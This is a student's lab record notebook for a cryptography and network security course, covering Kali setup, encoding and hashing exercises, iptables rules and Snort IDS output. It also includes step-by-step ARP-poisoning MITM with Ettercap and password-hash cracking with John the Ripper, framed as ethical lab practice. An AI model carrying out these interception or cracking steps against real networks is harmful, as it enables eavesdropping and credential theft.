

RAJALAKSHMI ENGINEERING COLLEGE

RAJALAKSHMI NAGAR, THANDALAM – 602 105



CS23632 Cryptography and Network Security

Laboratory Record Note Book

Name : VARSHA THOMAS

Year / Branch / Section : III – CSE – F

University Register No. : 2116230701372

College Roll No. : 230701372

Semester : VI

Academic Year : 2026-2027

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

CS23632 Cryptography and Network Security

NAME	VARSHA THOMAS
ROLL NO	230701372
YEAR	2026-2027
SEC	F



RAJALAKSHMI ENGINEERING COLLEGE

An Autonomous Institution

BONAFIDE CERTIFICATE

Name: VARSHA THOMAS

Academic Year : 2026-2027 Semester:VI Branch: CSE

Register No.

2116230701372

Certified that this is the bonafide record of work done by the above student in the CS23632 Cryptography and Network Security Laboratory during the academic year 2026 – 2027.

Signature of Faculty in-charge

**Submitted for the Practical Examination held on
13-05-2026**

Internal Examiner

External Examiner

INDEX

S.NO	Experiment	Date	GitHub
1	Installation and Configuration of Kali Linux/Parrot OS in a VMware/VirtualBox.		
2	Encryption Crypto 101 in TryHackMe Platform		
3	Perform Man-in-the-middle (MITM) attacks using the Ettercap tool.		
4	Demonstrate hash cracking using John the Ripper tool.		
5	Perform various configurations of Iptables Firewall in Linux.		
6	Snort IDS/IPS to detect and prevent real time threats in TryHackMe Platform.		
7	Perform Code Injection on Application Process using Ptrace.		
8	Privilege Escalation in TryHackMe Platform		
9	Demonstrate various exploits of Window OS using Metasploit Framework		
10	Perform Wireless Audit on routers and decrypt the WPA keys using Aircrack-ng		
11	Perform IP Spoofing using a GitHub Tool (Educational Demonstration)		
12	Study of Camera Phishing using Open-Source GitHub Tool		
13	Study of Phishing Attacks using Z-Phisher (GitHub Tool)		
14	Study and Demonstration of Brute Force Password Attack in a Controlled Kali Linux Environment		

DATE:

EXPERIMENT – 1

Installation and Configuration of Kali Linux in Oracle VirtualBox

Aim

To install and configure Kali Linux as a virtual machine using Oracle VirtualBox for performing network security and ethical hacking experiments.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- System Requirements:
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction:

Kali Linux is a Debian-based Linux distribution developed for penetration testing, digital forensics, and cybersecurity analysis.

Installing Kali Linux inside Oracle VirtualBox provides a safe and isolated environment to practice security experiments without affecting the host system.

VirtualBox is an open-source virtualization tool that allows running multiple operating systems simultaneously on a single physical machine.

Procedure

Step 1: Enable Virtualization

1. Restart the system and enter BIOS/UEFI settings.
2. Enable Intel VT-x / AMD-V.
3. Save changes and reboot the system.

Step 2: Install Oracle VirtualBox

1. Download Oracle VirtualBox from the official website.
2. Run the installer and follow default installation steps.
3. Complete the installation and restart the system if required.

Step 3: Download Kali Linux

1. Visit the official Kali Linux website.
2. Download the Kali Linux Installer ISO (64-bit).

Step 4: Create a New Virtual Machine

1. Open Oracle VirtualBox.
2. Click New.
3. Enter:
 - Name: Kali Linux
 - Type: Linux
 - Version: Debian (64-bit)
4. Click Next.

Step 5: Allocate Memory and CPU

- Memory Size: 2048 MB or higher
- Processor: 2 CPUs
- Click Next.

Step 6: Create Virtual Hard Disk

1. Select Create a virtual hard disk now.
2. Choose VDI (VirtualBox Disk Image).
3. Select Dynamically allocated.
4. Set disk size to 30 GB.
5. Click Create.

Step 7: Attach Kali Linux ISO


1. Select the created VM → Settings.
2. Go to Storage.
3. Under Controller IDE, select Empty.
4. Click Choose a disk file and select Kali Linux ISO.
5. Click OK.

Step 8: Install Kali Linux

1. Start the virtual machine.
2. Select Graphical Install.
3. Choose:
 - Language
 - Location
 - Keyboard layout
4. Configure network automatically.
5. Set:
 - Username
 - Password
6. Choose:
 - Guided – Use entire disk

- All files in one partition
- 7. Confirm disk changes and continue installation.
- 8. After completion, reboot the system.

Output:



Result

Kali Linux was successfully installed and configured in Oracle VirtualBox. The virtual machine is ready for performing network security and ethical hacking experiments

DATE:

EXPERIMENT – 2

Encryption – Crypto 101 using TryHackMe Platform

Aim

To understand the fundamentals of **cryptography** by performing hands-on exercises in the **Crypto 101** room on the **TryHackMe** platform, including basic encryption, encoding, hashing, and cryptographic concepts.

Tools / Platform Required

- Web browser (Chrome / Firefox)
- Internet connection
- TryHackMe account (free)
- Built-in TryHackMe terminal (AttackBox) or local Linux machine

Theory (Brief)

Cryptography is the practice of securing information by converting plain text into unreadable format (cipher text) using encryption techniques.

Crypto 101 introduces basic concepts such as:

- Encoding vs Encryption
- Symmetric and Asymmetric encryption
- Hashing
- Common ciphers (Caesar, Base64, etc.)

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using your registered credentials.

Step 2: Open Crypto 101 Room

1. In the search bar, type **Crypto 101**
2. Click on the room named **Crypto 10**

Step 3: Start the Machine (if required)

1. Click **Start Machine / Start AttackBox**
2. Wait for the virtual environment to load.

Step 4: Perform Cryptography Tasks

Complete the tasks provided in the room, such as:

4.1 Encoding & Decoding

(a) Base64 Encoding / Decoding

Purpose:

Base64 is an **encoding technique** used to represent binary data in readable ASCII format.

How to Solve

To Decode Base64

1. Copy the given Base64 string from the question.
2. Open the TryHackMe terminal.
3. Use the command: `echo "Q3J5cHRvZ3JhcGh5" | base64 -d`
4. The output will be the decoded plain text.
5. Enter the decoded text into the answer box.

To Encode Base64

```
echo "cryptography" | base64
```

Expected Output Example: Cryptography

(b) Hexadecimal Conversion

Purpose:

Hexadecimal is a base-16 encoding system commonly used in computing.

How to Solve

Hex to Text

```
echo 48656c6c6f | xxd -r -p
```

Text to Hex

```
echo "Hello" | xxd -p
```

Expected Output: Hello

4.2 Classical Ciphers

(a) Caesar Cipher

Purpose:

Caesar cipher shifts letters by a fixed number.

How to Solve

1. Identify the shift value (given or by trial).
2. Use online Caesar decoder or terminal tool.

Using terminal

```
echo "KHOOR" | tr 'A-Z' 'X-ZA-W'
```

Expected Output: HELLO

(b) Shift-Based Encryption

Purpose:

Similar to Caesar cipher but may use different shift values.

How to Solve

1. Try different shift values until meaningful text appears.
2. Online tools can be used if allowed.

Example:

- Shift 1 → incorrect
- Shift 3 → readable text → correct answer

4.3 Hashing

(a) Understanding Hash Algorithms

Hash Type	Length
MD5	32 characters
SHA-1	40 characters

SHA-256

64 characters

(b) Identifying Hashes

How to Solve

1. Count the number of characters in the given hash.
2. Match it with the table above.

Example:

5d41402abc4b2a76b9719d911017c592

→ 32 characters → MD5

Generating Hashes

echo -n "hello" | md5sum

echo -n "hello" | sha1sum

echo -n "hello" | sha256sum

4.4 Encryption Concepts

(a) Encryption vs Hashing

Encryption

Reversible

Uses keys

Used for secure communication

Hashing

Irreversible

No keys

Used for password storage

(b) Symmetric vs Asymmetric Encryption

Symmetric

One key

Fast

Example: AES

Asymmetric

Two keys


Slower

Example: RSA

Step 5: Verify Completion

1. Ensure all tasks are marked **Completed**
2. Observe the success message at the end of the room

Output



Result

Thus, the **Crypto 101** experiment was successfully completed on the **TryHackMe platform**. The experiment helped in understanding **basic cryptographic concepts**, encryption techniques, encoding methods, and hashing algorithms through hands-on practice.

DATE:

EXPERIMENT – 3

Performing Man-in-the-Middle (MITM) Attacks Using Ettercap in Kali Linux

Aim

To perform and analyze a Man-in-the-Middle (MITM) attack using the Ettercap tool in Kali Linux for educational and ethical hacking purposes.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Security Tool:** Ettercap
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

A Man-in-the-Middle (MITM) attack is a type of cyberattack where an attacker secretly intercepts and possibly alters communication between two parties without their knowledge. Ettercap is a powerful open-source network security tool used for MITM attacks, traffic interception, and protocol analysis.

Using Kali Linux within Oracle VirtualBox provides a controlled and isolated environment to study MITM attacks ethically without affecting real-world systems.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Verify Network Connectivity

1. Ensure Kali Linux is connected to the same network as the target system.

2. Check IP address using:
3. Ifconfig

Step 3: Launch Ettercap

1. Open Terminal in Kali Linux.
2. Start Ettercap with graphical interface:
3. ettercap -G

Step 4: Select Network Interface

1. In Ettercap GUI, click **Sniff** → **Unified Sniffing**.
2. Select the active network interface (e.g., eth0 or wlan0).
3. Click **OK**.

Step 5: Scan for Hosts

1. Click **Hosts** → **Scan for Hosts**.
2. After scanning, select **Hosts** → **Hosts List**.
3. Identify the **target system** and **gateway**.


Step 6: Configure MITM Attack

1. Add the target system as **Target 1**.
2. Add the gateway/router as **Target 2**.
3. Click **MITM** → **ARP Poisoning**.
4. Enable **Sniff remote connections**.
5. Click **OK**.

Step 7: Start Sniffing

1. Click **Start** → **Start Sniffing**.
2. Observe intercepted traffic in real time.

Output



Result

The MITM attack was successfully performed using Ettercap in Kali Linux. The experiment demonstrated how insecure network communication can be intercepted, highlighting the importance of encryption and secure network protocols.

DATE:

EXPERIMENT – 4

Demonstration of Hash Cracking Using John the Ripper Tool in Kali Linux

Aim

To demonstrate password hash cracking using the John the Ripper tool in Kali Linux for understanding password vulnerabilities and security analysis.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Security Tool:** John the Ripper
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

Password hashes are commonly used to store user credentials securely. However, weak passwords and outdated hashing techniques can be exploited using password-cracking tools. John the Ripper is a popular open-source password auditing and cracking tool used to identify weak passwords by performing dictionary, brute-force, and hybrid attacks. Using Kali Linux in a virtualized environment allows safe and ethical experimentation without affecting real systems.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Click on **Terminal** from the Kali Linux menu.

2. Ensure John the Ripper is installed:
3. `john --version`

Step 3: Prepare the Hash File

1. Create a text file containing password hashes (example: hash.txt).
2. Store the hash inside the file:
3. `nano hash.txt`
4. Save and exit the file.

Step 4: Run John the Ripper

1. Execute the John the Ripper command:
2. `john hash.txt`
3. The tool starts cracking the hash using default wordlists.

Step 5: View Cracked Passwords

1. To display cracked passwords:
2. `john --show hash.txt`

Output

```
(student@kali)-[~]
$ john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 O
MP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.

(student@kali)-[~]
$ nano hash.txt

(student@kali)-[~]
$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (descript, traditional crypt(3) [DES 256/256 AVX2])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (test)
lg 0:00:00:00 DONE 2/3 (2026-02-03 15:56) 33.33g/s 445666p/s 445666c/s 445666
C/s 123456..Herman1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(student@kali)-[~]
$ john --show hash.txt
test:password

1 password hash cracked, 0 left
```

Result

Hash cracking was successfully demonstrated using the John the Ripper tool in Kali Linux. The experiment highlights the importance of using strong passwords and secure hashing algorithms

DATE:

EXPERIMENT – 5

Performing Various Configurations of IPTables Firewall in Kali Linux

Aim

To perform and analyze various firewall configurations using IPTables in Kali Linux to control network traffic and enhance system security.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Firewall Tool:** IPTables
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

IPTables is a powerful firewall utility in Linux used to configure rules for filtering incoming and outgoing network traffic. It operates by defining rules based on IP addresses, ports, and protocols. Configuring IPTables helps protect systems from unauthorized access, network attacks, and malicious traffic. Kali Linux provides built-in support for IPTables, making it suitable for learning firewall configurations in a controlled environment.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal and Check IPTables

1. Open **Terminal** in Kali Linux.
2. Check IPTables version:

3. iptables --version

Step 3: View Existing Firewall Rules

1. Display current IPTables rules:
2. sudo iptables -L

Step 4: Set Default Policies

1. Set default policy to drop incoming traffic:
2. sudo iptables -P INPUT DROP
3. Allow outgoing traffic:
4. sudo iptables -P OUTPUT ACCEPT

Step 5: Allow Localhost Traffic

1. Allow loopback interface traffic:
2. sudo iptables -A INPUT -i lo -j ACCEPT

Step 6: Allow SSH Access

1. Allow SSH connections on port 22:
2. sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT

Step 7: Allow HTTP and HTTPS Traffic

1. Allow HTTP traffic:
2. sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
3. Allow HTTPS traffic:
4. sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

Step 8: Block a Specific IP Address

1. Block traffic from a specific IP:
2. sudo iptables -A INPUT -s 192.168.1.100 -j DROP

Step 9: Save IPTables Rules

1. Save the configured rules:
2. sudo iptables-save > firewall_rules.txt

Output

sudo iptables -L -v -n - Firewall rules output

iptables --version - iptables version

View Existing Firewall Rules (Before & After)

- sudo iptables -L
- sudo iptables -L -v -n
-

Verify Default Policies

- sudo iptables -S

Confirm Allowed Services (SSH / HTTP / HTTPS)

- sudo iptables -L INPUT -v -n

Check Blocked IP Rule

- sudo iptables -L INPUT -n | grep DROP

Confirm Rules Are Saved

- cat firewall_rules.txt

Output

```
(student@kali)-[~]
$ iptables --version
iptables v1.8.11 (nf_tables)

(student@kali)-[~]
$ sudo iptables -L
[sudo] password for student:
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

(student@kali)-[~]
$ sudo iptables -P INPUT DROP

(student@kali)-[~]
$ sudo iptables -P OUTPUT ACCEPT

(student@kali)-[~]
$ sudo iptables -A INPUT -i lo -j ACCEPT

(student@kali)-[~]
$ sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT

(student@kali)-[~]
$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT

(student@kali)-[~]
$ sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

(student@kali)-[~]
$ sudo iptables -A INPUT -s 192.168.1.100 -j DROP

(student@kali)-[~]
$ sudo iptables-save>firewall_rules.txt
```

```

(student@kali)-[~]
└─$ sudo iptables -L -v -n
Chain INPUT (policy DROP 176 packets, 21154 bytes)
pkts bytes target     prot opt in     out     source         destination
 0      0 ACCEPT     all  --  lo      *       0.0.0.0/0      0.0.0.0/0
 0      0 ACCEPT     tcp  --  *       *       0.0.0.0/0      0.0.0.0/0
 0      0 ACCEPT     tcp  --  *       *       0.0.0.0/0      0.0.0.0/0
 0      0 ACCEPT     tcp  --  *       *       0.0.0.0/0      0.0.0.0/0
 0      0 DROP       all  --  *       *       192.168.1.100  0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target     prot opt in     out     source         destination

Chain OUTPUT (policy ACCEPT 88 packets, 6598 bytes)
pkts bytes target     prot opt in     out     source         destination

(student@kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source                destination
ACCEPT     all  --  anywhere              anywhere
ACCEPT     tcp  --  anywhere              anywhere      tcp dpt:ssh
ACCEPT     tcp  --  anywhere              anywhere      tcp dpt:http
ACCEPT     tcp  --  anywhere              anywhere      tcp dpt:https
DROP       all  --  192.168.1.100         anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

(student@kali)-[~]
└─$ sudo iptables -S
-P INPUT DROP
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 443 -j ACCEPT
-A INPUT -s 192.168.1.100/32 -j DROP

```

```

(student@kali)-[~]
└─$ sudo iptables -L INPUT -v -n
Chain INPUT (policy DROP 316 packets, 37818 bytes)
pkts bytes target     prot opt in     out     source         destination
 0      0 ACCEPT     all  --  lo      *       0.0.0.0/0      0.0.0.0/0
 0      0 ACCEPT     tcp  --  *       *       0.0.0.0/0      0.0.0.0/0
 0      0 ACCEPT     tcp  --  *       *       0.0.0.0/0      0.0.0.0/0
 0      0 ACCEPT     tcp  --  *       *       0.0.0.0/0      0.0.0.0/0
 0      0 ACCEPT     tcp  --  *       *       0.0.0.0/0      0.0.0.0/0
 0      0 DROP       all  --  *       *       192.168.1.100  0.0.0.0/0

(student@kali)-[~]
└─$ sudo iptables -L INPUT -n | grep DROP
Chain INPUT (policy DROP)
DROP    all  --  192.168.1.100         0.0.0.0/0

(student@kali)-[~]
└─$ cat firewall_rules.txt
# Generated by iptables-save v1.8.11 (nf_tables) on Tue Feb  3 16:08:28 2026
*filter
:INPUT DROP [150:18953]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [86:6518]
-A INPUT -i lo -j ACCEPT
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 443 -j ACCEPT
-A INPUT -s 192.168.1.100/32 -j DROP
COMMIT
# Completed on Tue Feb  3 16:08:28 2026

```

Result

Various firewall configurations were successfully implemented using IPTables in Kali Linux. The experiment demonstrates how firewall rules can be used to control network traffic and improve system security.

DATE:

EXPERIMENT – 6

Snort IDS/IPS to Detect and Prevent Real-Time Threats Using TryHackMe Platform

Aim

To understand and demonstrate the working of Snort as an Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) by detecting real-time network threats using the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Snort IDS/IPS Tool (Pre-installed in AttackBox)

Theory (Brief)

Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) are essential components of network security used to monitor, detect, and prevent malicious activities. Snort is an open-source, signature-based IDS/IPS capable of real-time traffic analysis and packet inspection.

TryHackMe provides a safe and legal environment to practice IDS/IPS concepts by simulating real-world attacks and defenses without impacting live systems.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using registered credentials.

Step 2: Open Snort Room

1. In the search bar, type **Snort**.
2. Select a room related to **Snort IDS/IPS**.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.

2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Verify Snort Installation

1. In the terminal, check Snort version:
2. `snort --version`
3. Ensure Snort is successfully installed.

Step 5: Run Snort in IDS Mode

1. Start Snort in console mode:
2. `sudo snort -A console -q -c /etc/snort/snort.conf -i eth0`
3. Snort begins monitoring network traffic in real time.

Step 6: Detect Network Threats

1. Perform network scanning or simulated attacks as instructed in the TryHackMe room.
2. Observe alerts generated by Snort.
3. Analyze alerts indicating suspicious or malicious activity.

Step 7: Configure Snort as IPS (Optional)

1. Run Snort in inline (IPS) mode:
2. `sudo snort -Q --daq afpacket -c /etc/snort/snort.conf -i eth0`
3. Configure rules to drop malicious packets.
4. Observe blocked traffic in real time.

Step 8: Analyze Alerts

1. Review generated alerts on the terminal.
2. Identify attack types such as port scanning, brute force, or suspicious packets.

Output



DashboardLearnPracticeCompete

Go Premium

1

V

← Back to all walkthroughs



Snort

Learn how to use Snort to detect real-time threats, analyse recorded traffic files and identify anomalies.

Share your achievement

Badge

Save Room

2006 Recommend

Options

Room completed (100%)

Room progress (84%)

Task 1 Introduction

Task 2 Interactive Material and VM

Task 3 Introduction to IDS/IPS

Task 4 First interaction with Snort

Task 5 Operation Mode I: Sniffer Mode

Investigate the **mx-1.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

170

✓ Correct Answer

Keep reading the output. How many TCP Segments are Queued?

18

✓ Correct Answer

Keep reading the output. How many "HTTP response headers" were extracted?

3

✓ Correct Answer

Investigate the **mx-1.pcap** file with the second configuration file.

```
sudo snort -c /etc/snort/snortv2.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

68

✓ Correct Answer

Investigate the **mx-2.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-2.pcap
```

What is the number of the generated alerts?

340

✓ Correct Answer

?

Keep reading the output. What is the number of the detected TCP packets?

82

✓ Correct Answer

Investigate the **mx-2.pcap** and **mx-3.pcap** files with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . --pcap-list="mx-2.pcap mx-3.pcap"
```

What is the number of the generated alerts?

1020

✓ Correct Answer

21


```
ubuntu@ip-10-48-145-135: ~/Desktop/Task-Exercises
File Edit View Search Terminal Help
ubuntu@ip-10-48-145-135:~/Desktop/Task-Exercises$ ./easy.sh
Too Easy!
ubuntu@ip-10-48-145-135:~/Desktop/Task-Exercises$ snort -V

  ,,-
 o" )~
  ,,,

-*> Snort! <*-
Version 2.9.7.0 GRE (Build 149)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.9.1 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11

ubuntu@ip-10-48-145-135:~/Desktop/Task-Exercises$ snort -T -c /etc/snort/snort.conf
Running in Test mode

--== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined : [ 80:81 311 383 591 593 901 1220 1414 1741 1830
2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777
```

```
ubuntu@ip-10-48-145-135: ~/Desktop/Task-Exercises
File Edit View Search Terminal Help
4151 Snort rules read
  3477 detection rules
    0 decoder rules
    0 preprocessor rules
3477 Option Chains linked into 271 Chain Headers
0 Dynamic rules
+++++

+-----[Rule Port Counts]-----+
|      tcp      udp      icmp      ip      |
|  src    151    18        0        0      |
|  dst   3306   126        0        0      |
|  any    383    48       146       22      |
|  nc     27     8        95       20      |
|  s+d    12     5         0        0      |
+-----+

+-----[detection-filter-config]-----+
| memory-cap : 1048576 bytes              |
+-----[detection-filter-rules]-----+
| none                                     |
+-----+
```

```
ubuntu@ip-10-48-145-135: ~/Desktop/Task-Exercises
File Edit View Search Terminal Help
ubuntu@ip-10-48-145-135:~/Desktop/Task-Exercises$ sudo snort -c /etc/snort/snort
.conf -A full -l . -r mx-1.pcap
Running in IDS mode

--== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined : [ 80:81 311 383 591 593 901 1220 1414 1741 1830
2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777
7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300
8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002
55555 ]
PortVar 'SHELLCODE_PORTS' defined : [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined : [ 1024:65535 ]
PortVar 'SSH_PORTS' defined : [ 22 ]
PortVar 'FTP_PORTS' defined : [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined : [ 5060:5061 5600 ]
PortVar 'FILE_DATA_PORTS' defined : [ 80:81 110 143 311 383 591 593 901 1220 14
